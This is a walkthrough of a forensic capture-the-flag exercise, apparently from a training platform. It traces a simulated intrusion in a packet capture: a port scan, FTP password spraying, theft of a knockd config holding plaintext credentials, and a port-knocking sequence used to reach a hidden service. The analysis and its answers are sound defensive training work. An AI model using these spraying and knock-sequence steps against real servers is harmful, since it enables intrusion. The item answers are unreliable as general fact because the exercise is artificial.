Knock Knock - Walkthrough

Wednesday, August 7, 2024 3:43 PM

Story:
A critical Forela Dev server was targeted by a threat group.
The Dev server was accidentally left open to the internet which it was not supposed to be. The senior dev Abdullah told the IT team that the server was fully hardened and it's still difficult to comprehend how the attack took place and how the attacker got access in the first place.
Forela recently started its business expansion in Pakistan and Abdullah was the one IN charge of all infrastructure deployment and management.
The Security Team need to contain and remediate the threat as soon as possible as any more damage can be devastating for the company, especially at the crucial stage of expanding in other region.
Thankfully a packet capture tool was running in the subnet which was set up a few months ago. A packet capture is provided to you around the time of the incident (1-2) days margin because we don't know exactly when the attacker gained access.
As our forensics analyst, you have been provided the packet capture to assess how the attacker gained access. Warning : This Sherlock will require an element of OSINT to complete fully.

Task1: Which ports did the attacker find open during their enumeration phase?

- First, based on the information I found on the 'Statics' section the IP of the server - **172.31.39.46**

- Next, I filtered 'ACK' & 'RST' with the server IP.


  Reason: We are looking for responses from the server with both 'ACK' and 'RST' flags set, which often indicate a potential port scan.
  When a port scanner scans a closed port, the server typically responds with a TCP packet that has both 'RST' and 'ACK' flags set.
  This type of response is a common indication that a port scan is occurring, as it shows the server rejecting connection attempts to multiple ports.

- We identified a massive traffic from the address '**3.109.209.43'** which indicates it's the attacker address.
  To find the how many opened ports there are, we will use the following filter:
  'ip.src == 172.31.39.46 && ip.dst == 3.109.209.43 && tcp.flags.syn== 1 && tcp.flags.ack == 1'


  Reason: We will use a filter to find packets where the server responds with 'SYN' and 'ACK' flags. These responses indicate open ports.

- Be aware of the 'length' column.
  There are chances of false positives because of the nature of networking. We will ignore the ports with a length of '74' and focus only on '58'.

  Length 58: This is the typical length of a minimal TCP SYN-ACK packet without additional TCP options. It usually consists of a 20-byte IP header, a 20-byte TCP header, and the 18 bytes of Ethernet overhead.



```
2023-03-21 10:42:26.692106   172.31.39.46      22 3.109.209.43    38283 TCP   58 22 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692119   172.31.39.46    3306 3.109.209.43    38283 TCP   58 3306 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692140   172.31.39.46      21 3.109.209.43    38283 TCP   58 21 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692145   172.31.39.46    8086 3.109.209.43    38283 TCP   58 8086 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692150   172.31.39.46    6379 3.109.209.43    38283 TCP   58 6379 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:59:07.928026   172.31.39.46   24456 3.109.209.43    58608 TCP   58 24456 → 58608 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
```




Which ports did the attacker find open during their enumeration phase?


21,22,3306,6379,8086

Task2: Whats the UTC time when attacker started their attack against the server?

- To find the answer, we should the first request of the attacker to the server so I filtered and source IP of the attacker and the destination IP of the server and found the first packet:
  ip.src ==3.109.209.43 && ip.dst == 172.31.39.46



```
ip.src ==3.109.209.43 && ip.dst  == 172.31.39.46

Time                         Source          Source Port Destination    DST Port Protocol Length Info
2023-03-21 10:42:23.708988   3.109.209.43    44636 172.31.39.46         1 TCP   74 44636 → 1 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.709119   3.109.209.43    59042 172.31.39.46         2 TCP   74 59042 → 2 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.709119   3.109.209.43    42462 172.31.39.46         3 TCP   74 42462 → 3 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.709165   3.109.209.43    48596 172.31.39.46         4 TCP   74 48596 → 4 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.709196   3.109.209.43    59292 172.31.39.46         5 TCP   74 59292 → 5 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.709236   3.109.209.43    45650 172.31.39.46         6 TCP   74 45650 → 6 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128
2023-03-21 10:42:23.709346   3.109.209.43    55864 172.31.39.46         7 TCP   74 55864 → 7 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128
2023-03-21 10:42:23.709346   3.109.209.43    42906 172.31.39.46         8 TCP   74 42906 → 8 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128
2023-03-21 10:42:23.709346   3.109.209.43    35586 172.31.39.46         9 TCP   74 35586 → 9 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128
```




Whats the UTC time when attacker started their attack against the server?

21/03/2023 10:42:23

Task3: What's the MITRE Technique ID of the technique attacker used to get initial access?

- As before, I filtered the attacker IP and the server address.
  I noticed to Password Spraying on the first phase of the attack:




Brute Force: Password Spraying

Other sub-techniques of Brute Force (4)

Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords. [1]

Typically, management services over commonly used ports are used when password

ID: T1110.003
Sub-technique of: T1110
Tactic: Credential Access
Platforms: Azure AD, Containers, Google Workspace, IaaS, Linux, Network, Office 365, SaaS, Windows, macOS
Contributors: John Strand; Microsoft Threat Intelligence Center (MSTIC)




What's the MITRE Technique ID of the technique attacker used to get initial access?


T1110.003

Task4: What are valid set of credentials used to get initial foothold?


- I used the previous filter and added 'ftp' since we know the foothold was achieved via a Password Spray attack. I searched for the last login attempt and found that the successful attempt was made with the credentials **tony.shephard:Summer2023!.**



```
ip.src ==3.109.209.43 && ip.dst == 172.31.39.46 && tcp.port == 21
Time                        Source          Source Port Destination   DST Port Protocol Length Info
2023-03-21 10:50:30.951440  3.109.209.43    51372 172.31.39.46        21 TCP    54 51372 → 21 [RST] Seq=110 Win=0 Len=0
2023-03-21 10:50:58.792321  3.109.209.43    44880 172.31.39.46        21 TCP    74 44880 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=2678487220 TSecr=0 WS=4
2023-03-21 10:50:58.793009  3.109.209.43    44880 172.31.39.46        21 TCP    66 44880 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2678487229 TSecr=1292080222
2023-03-21 10:50:58.795422  3.109.209.43    44880 172.31.39.46        21 TCP    66 44880 → 21 [ACK] Seq=1 Ack=21 Win=65536 Len=0 TSval=2678487232 TSecr=1292080224
2023-03-21 10:50:58.795521  3.109.209.43    44880 172.31.39.46        21 FTP    86 Request: USER tony.shephard
2023-03-21 10:50:58.839630  3.109.209.43    44880 172.31.39.46        21 TCP    66 44880 → 21 [ACK] Seq=21 Ack=55 Win=65536 Len=0 TSval=2678487276 TSecr=1292080225
2023-03-21 10:51:04.383775  3.109.209.43    44880 172.31.39.46        21 FTP    84 Request: PASS Summer2023!
2023-03-21 10:51:04.432553  3.109.209.43    44880 172.31.39.46        21 TCP    66 44880 → 21 [ACK] Seq=39 Ack=78 Win=65536 Len=0 TSval=2678492869 TSecr=1292085861
2023-03-21 10:51:04.432654  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: SYST
2023-03-21 10:51:04.433467  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: FEAT
2023-03-21 10:51:04.434381  3.109.209.43    44880 172.31.39.46        21 TCP    66 44880 → 21 [ACK] Seq=51 Ack=133 Win=65536 Len=0 TSval=2678492871 TSecr=1292085863
2023-03-21 10:51:04.475585  3.109.209.43    44880 172.31.39.46        21 TCP    66 44880 → 21 [ACK] Seq=51 Ack=177 Win=65536 Len=0 TSval=2678492912 TSecr=1292085863
2023-03-21 10:51:11.903261  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: EPSV
2023-03-21 10:51:11.904151  3.109.209.43    44880 172.31.39.46        21 TCP    66 44880 → 21 [ACK] Seq=57 Ack=225 Win=65536 Len=0 TSval=2678500340 TSecr=1292093333
2023-03-21 10:51:11.904970  3.109.209.43    44880 172.31.39.46        21 FTP    76 Request: LIST -la
```



```
2023-03-21 10:50:58.794792   172.31.39.46          21 3.109.209.43        44880 FTP     86 Response: 220 (vsFTPd 3.0.5)
2023-03-21 10:50:58.795521   3.109.209.43       44880 172.31.39.46           21 FTP     86 Request: USER tony.shephard
2023-03-21 10:50:58.795572   172.31.39.46          21 3.109.209.43        44880 FTP    100 Response: 331 Please specify the password.
2023-03-21 10:51:04.383775   3.109.209.43       44880 172.31.39.46           21 FTP     84 Request: PASS Summer2023!
2023-03-21 10:51:04.431834   172.31.39.46          21 3.109.209.43        44880 FTP     89 Response: 230 Login successful.
2023-03-21 10:51:04.432654   3.109.209.43       44880 172.31.39.46           21 FTP     72 Request: SYST
```



What are valid set of credentials used to get initial foothold?

tony.shephard:Summer2023!


Task5: What is the Malicious IP address utilized by the attacker for initial access?

- Found it on task1**: 3.109.209.43**


Task6: What is name of the file which contained some config data and credentials?

- After the successful login via FTP, I filtered via 'ftp.request.command':
  ip.src ==3.109.209.43 && ip.dst == 172.31.39.46 && ftp && ftp.request.command

- Found the attacker executed **'SIZE .backup'**



```
ip.src ==3.109.209.43 && ip.dst == 172.31.39.46 && ftp && ftp.request.command
Time                        Source          Source Port Destination   DST Port Protocol Length Info
2023-03-21 10:50:27.281192  3.109.209.43    51362 172.31.39.46        21 FTP    83 Request: USER lin.bayley
2023-03-21 10:50:27.281211  3.109.209.43    51372 172.31.39.46        21 FTP    83 Request: USER lin.bayley
2023-03-21 10:50:27.372115  3.109.209.43    51378 172.31.39.46        21 FTP    84 Request: PASS Winter2022!
2023-03-21 10:50:27.382479  3.109.209.43    51372 172.31.39.46        21 FTP    84 Request: PASS Autumn2023!
2023-03-21 10:50:27.382480  3.109.209.43    51394 172.31.39.46        21 FTP    84 Request: PASS Spring2023!
2023-03-21 10:50:27.382480  3.109.209.43    51300 172.31.39.46        21 FTP    84 Request: PASS Summer2023!
2023-03-21 10:50:27.582606  3.109.209.43    51362 172.31.39.46        21 FTP    84 Request: PASS Winter2023!
2023-03-21 10:50:58.795521  3.109.209.43    44880 172.31.39.46        21 FTP    86 Request: USER tony.shephard
2023-03-21 10:51:04.383775  3.109.209.43    44880 172.31.39.46        21 FTP    84 Request: PASS Summer2023!
2023-03-21 10:51:04.432654  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: SYST
2023-03-21 10:51:04.433467  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: FEAT
2023-03-21 10:51:11.903261  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: EPSV
2023-03-21 10:51:11.904970  3.109.209.43    44880 172.31.39.46        21 FTP    76 Request: LIST -la
2023-03-21 10:52:01.652407  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: EPSV
2023-03-21 10:52:01.654192  3.109.209.43    44880 172.31.39.46        21 FTP    72 Request: NLST
2023-03-21 10:52:03.443887  3.109.209.43    44880 172.31.39.46        21 FTP    74 Request: TYPE I
2023-03-21 10:52:03.444747  3.109.209.43    44880 172.31.39.46        21 FTP    80 Request: SIZE .backup
```




What is name of the file which contained some config data and credentials?

.backup

Task7: Which port was the critical service running?


- The initial access was achieved through a password spraying attack on the FTP protocol.
  The attacker created two files: .backup and fetch.sh.
  Based on the investigation, I exported these files for further analysis.



```
                 Source Port Destination
1.39.46                   21 3.109.209.43
.209.43                44880 172.31.39.46
.209.43                44880 172.31.39.46
1.39.46                   21 3.109.209.43
1.39.46                   21 3.109.209.43
.209.43                44880 172.31.39.46
.209.43                44880 172.31.39.46
1.39.46                   21 3.109.209.43
1.39.46                   21 3.109.209.43
.209.43                44880 172.31.39.46
1.39.46                   21 3.109.209.43
1.39.46                   21 3.109.209.43
1.39.46                   21 3.109.209.43
.209.43                44880 172.31.39.46
.209.43                44880 172.31.39.46
                       44880 172.31.39.46
                          21 3.109.209.43
                       44880 172.31.39.46

aptured (576 bits)
> Ethernet II, Src: 02:76:f4:07:ce:92 2), Dst: 02:cd:7c:7e:ed:
> Internet Protocol Version 4, Src: 3. 172.31.39.46
v Transmission Control Protocol, Src Port: 44880, Dst Port: 21, Seq: 45, Ack: 
    Source Port: 44880
```

- I accessed to '.backup' configuration file via notepad++ and found the answer:

```
[options]
    UseSyslog

[FTP-INTERNAL]
    sequence    = 29999,50234,45087
    seq_timeout = 5
    command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT
    tcpflags    = syn


# Creds for the other backup server abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad
```



Which port was the critical service running?

24456

Task8: Whats the name of technique used to get to that critical service?


For this one, I used a walkthrough from the web.
I tried to analyzed the .backup file, which is a configuration that sets up firewall rules to accept incoming TCP connections on port 24456 from a specific source IP address, with logging configured via Syslog.
It also includes credentials for accessing another backup server.
But not found the answer.

- Based on the walkthorugh, This looks like a configuration file for knockd.
  It is the service hidden behind the **"port-knocking** "protection".


- **knockd is a port-knock server.**
  It listens to all traffic on an ethernet (or PPP) interface, looking for special "knock" sequences of port-hits. A client makes these port-hits by sending a TCP (or UDP) packet to a port on the server.

Task 9:Which ports were required to interact with to reach the critical service?

- We already found it on the configuration file:



```
[FTP-INTERNAL]
    sequence    = 29999,50234,45087
```




Which ports were required to interact with to reach the critical service?


29999,45087,50234

Task10: Whats the UTC time when interaction with previous question ports ended?

- Just filtered by these destination ports and found the last packet:



```
tcp.dstport == 29999 || tcp.dstport == 45087 || tcp.dstport == 50234

Time                        Source          Source Port Destination   DST Port Protocol Length Info
2023-03-20 17:44:35.824942  38.105.235.133  54238 172.31.39.46  29999 TCP  54 54238 → 29999 [SYN] Seq=0 Win=1024 Len=0
2023-03-20 17:44:36.042847  38.105.235.133  54239 172.31.39.46  29999 TCP  54 54239 → 29999 [RST] Seq=1 Win=1200 Len=0
2023-03-21 10:42:24.230583  172.31.39.46    11583 3.109.209.43  50234 TCP  54 11583 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2023-03-21 10:42:24.623290  172.31.39.46    20646 3.109.209.43  50234 TCP  54 20646 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2023-03-21 10:42:25.006512  172.31.39.46    29152 3.109.209.43  50234 TCP  54 29152 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2023-03-21 10:42:25.035338  3.109.209.43    58442 172.31.39.46  29999 TCP  74 58442 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1400 SACK_PERM TSval=2677973472 TSecr=0 WS=128
2023-03-21 10:42:25.402790  172.31.39.46    38379 3.109.209.43  50234 TCP  54 38379 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2023-03-21 10:42:25.474553  172.31.39.46    39991 3.109.209.43  50234 TCP  54 39991 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2023-03-21 10:42:25.675104  3.109.209.43    43560 172.31.39.46  45087 TCP  74 43560 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1400 SACK_PERM TSval=2677974109 TSecr=0 WS=128
2023-03-21 10:42:25.890463  3.109.209.43    46894 172.31.39.46  50234 TCP  74 46894 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1400 SACK_PERM TSval=2677974319 TSecr=0 WS=128
2023-03-21 10:42:26.118560  172.31.39.46    55426 3.109.209.43  50234 TCP  54 55426 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2023-03-21 10:58:50.287775  3.109.209.43    56260 172.31.39.46  29999 TCP  74 56260 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1400 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2023-03-21 10:58:50.287928  3.109.209.43    40650 172.31.39.46  50234 TCP  74 40650 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1400 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2023-03-21 10:58:50.288134  3.109.209.43    45018 172.31.39.46  45087 TCP  74 45018 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1400 SACK_PERM TSval=2678958724 TSecr=0 WS=128
```




Whats the UTC time when interaction with previous question ports ended?


21/03/2023 10:58:50

Task11: What are set of valid credentials for the critical service?

- We already found it on the configuration file:



```
# Creds for the other backup server abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad
```



What are set of valid credentials for the critical service?

abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad

Task12: At what UTC Time attacker got access to the critical server?

- **On task 8, we identified that the technique used to access the critical service is 'port knocking'.**
  Port knocking is a security technique used to control access to network services by requiring a specific sequence of network activity (typically connection attempts to a series of closed ports) before allowing a connection to be made to a service.

  Example Use Case
  A typical use case might involve securing an SSH server. Normally, the SSH port (22) would be closed. A user must first send a series of connection attempts to a sequence like ports 7000, 8000, and 9000 in that order. Upon recognizing the correct sequence, the server temporarily opens port 22, allowing the user to establish an SSH connection.

  On the '.backup' file we found -

  A section defines a port knocking sequence for a service labeled "FTP -INTERNAL."
  sequence = 29999,50234,45087:

  This specifies the sequence of ports that must be "knocked" (i.e., connection attempts made in this exact order) to trigger an action.
  seq_timeout = 5:


  The time window (in seconds) within which the port knocking sequence must be completed.
  command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT:

  The command to execute when the correct port knocking sequence is detected. In this case, it inserts a rule in the iptables firewall to accept incoming TCP connections to port 24456 from the IP address that sent the correct sequence.
  tcpflags = syn:

  This indicates that the TCP SYN flag must be set in the packets of the knocking sequence.

- Now, we know how to sequence of the port knocking works
  We will filter:
  ip.src == 3.109.209.43 && (tcp.dstport == 29999 || tcp.dstport == 50234 || tcp.dstport == 45087) && tcp.flags.syn == 1


  At 10:58:50, the attacker sends three packets to ports 29999, 50234, and 45087. Following this, a connection is made to port 24456.




```
2023-03-21 10:58:50.287775    3.109.209.43    56260 172.31.39.46    29999 TCP    74 56260 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2023-03-21 10:58:50.287928    3.109.209.43    40650 172.31.39.46    50234 TCP    74 40650 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2023-03-21 10:58:50.288134    3.109.209.43    45018 172.31.39.46    45087 TCP    74 45018 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
```

- After the sequence occurred, I filtered the attacker address with the destination port '24456'.
  ip.addr == 3.109.209.43 && ip.addr == 172.31.39.46 && tcp.dstport == 24456

- Found a packet with the most higher length, '100', with the specific data of 'PASS'



```
2023-03-21 11:00:01.595583    3.109.209.43    38032 172.31.39.46    24456 TCP    100 38032 → 24456 [PSH, ACK] Seq=22 Ack=55 Win=65536 Len=34 TSval=2679030032 TSecr=1292619282

> Frame 210797: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)
> Ethernet II, Src: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92), Dst: 02:cd:7c:7e:ed:ae (02:cd:7c:7e:ed:ae)
> Internet Protocol Version 4, Src: 3.109.209.43, Dst: 172.31.39.46
> Transmission Control Protocol, Src Port: 38032, Dst Port: 24456, Seq: 22, Ack: 55, Len: 34
v Data (34 bytes)
    Data: 504153532058686c6847616d655f3930484a4c44415378666426686f6f6f61640d0a
    [Length: 34]

0000  02 cd 7c 7e ed ae 02 76  f4 07 ce 92 08 00 45 10   ··|~···v ······E·
0010  00 56 f4 15 40 00 3f 06  9f 96 03 6d d1 2b ac 1f   ·V··@·?· ···m·+··
0020  27 2e 94 90 5f 88 29 7d  1b 28 85 cf 9a 8f 80 18   '.··_·)} ·(······
0030  40 00 2c 59 00 00 01 01  08 0a 9f ae c1 10 4d 0b   @·,Y···· ······M·
0040  ce 12 50 41 53 53 20 58  68 6c 68 47 61 6d 65 5f   ··PASS X hlhGame_
0050  39 30 48 4a 4c 44 41 53  78 66 64 26 68 6f 6f 6f   90HJLDAS xfd&hooo
0060  61 64 0d 0a                                        ad··
```




At what UTC Time attacker got access to the critical server?

21/03/2023 11:00:01


Task13: Whats the AWS AccountID and Password for the developer "Abdullah"?

- For this one I was stuck several hours, until I understood it pretty simple.
  I checked everything expect from the critical server logged in which found earlier.
  So, I just followed the TCP stream of the access of the critical service by the attacker and found interesting things:



```
220 (vsFTPd 3.0.5)
USER abdullah.yasin
331 Please specify the password.
PASS XhlhGame_90HJLDASxfd&hoooad
230 Login successful.
SYST
